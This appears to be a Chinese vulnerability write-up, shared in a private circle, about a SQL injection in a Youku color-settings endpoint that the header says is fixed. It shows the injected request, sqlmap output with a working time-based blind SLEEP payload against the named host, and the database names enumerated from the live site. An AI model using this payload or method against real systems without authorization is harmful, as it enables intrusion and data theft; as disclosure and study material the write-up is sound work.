

优酷主站一处 SQL 注入

注：该文档仅“Web 安全”小蜜圈交流之用，漏洞已经修复，请勿外传，如出现法律问题，外传该文档者自行承担法律责任。

在测试上个 XSS 的时候，无意跑的，注入点在配色的这个请求包上：



然后确定的时候用 burpsuite 抓包，给 color_page_back 参数后面加了个双引号，就爆了了 mysql 的错：




然后给后面加个*，扔进 sqlmap：

```
kin_id=6&color_page_back=%239ea5ac"*&color_cor
ontent_back=%23ffffff&color_mainlink=%23333333
mainletter=%23909090&color_funclink=%233569a2
```

就跑出来啦~

```
Desktop — ~/Desktop — ⌘1
[20:21:52] [INFO] checking if the injection point on URI parameter '#1*' is a fa
lse positive
URI parameter '#1*' is vulnerable. Do you want to keep testing the others (if an
y)? [y/N] N
sqlmap identified the following injection point(s) with a total of 6475 HTTP(s)
requests:
---
Parameter: #1* (URI)
    Type: AND/OR time-based blind
    Title: MySQL >= 5.0.12 OR time-based blind (query SLEEP)
    Payload: http://i.youku.com:80/i/ajaxSetCustom?color_skin_id=6&color_page_ba
ck=#9ea5ac" OR (SELECT * FROM (SELECT(SLEEP(5)))ooIU)# XHIk&color_content_font=#
f7f9fb&color_content_back=#ffffff&color_mainlink=#333333&color_tag=#3569a2&color
_mainletter=#909090&color_funclink=#3569a2&_=1480593653728
---
[20:22:09] [WARNING] changes made by tampering scripts are not included in shown
 payload content(s)
[20:22:09] [INFO] the back-end DBMS is MySQL
web application technology: PHP 7.0.6
back-end DBMS: MySQL >= 5.0.12
[20:22:09] [WARNING] HTTP error codes detected during run:
500 (Internal Server Error) - 43 times
[20:22:09] [INFO] fetched data logged to text files under '/Users/striker/.sqlma
p/output/i.youku.com'
```

为了证明危害，我这里还跑出来了数据库名：


Desktop — ~/Desktop — ⌘1
[21:05:07] [WARNING] increasing time delay to 6 seconds
[21:05:12] [ERROR] invalid character detected. retrying..
[21:05:12] [WARNING] increasing time delay to 7 seconds
[21:05:17] [ERROR] unable to properly validate last character value ('l')..
l
available databases [9]:
[*] ali_scm
[*] db_monitor
[*] feed_stream
[*] information_schema
[*] infra
[*] mysql
[*] performance_schema
[*] test
[*] ykchannil
[21:05:18] [WARNING] HTTP error codes detected during run:
500 (Internal Server Error) - 1690 times
[21:05:18] [INFO] fetched data logged to text files under '/Users/striker/.
p/output/i.youku.com'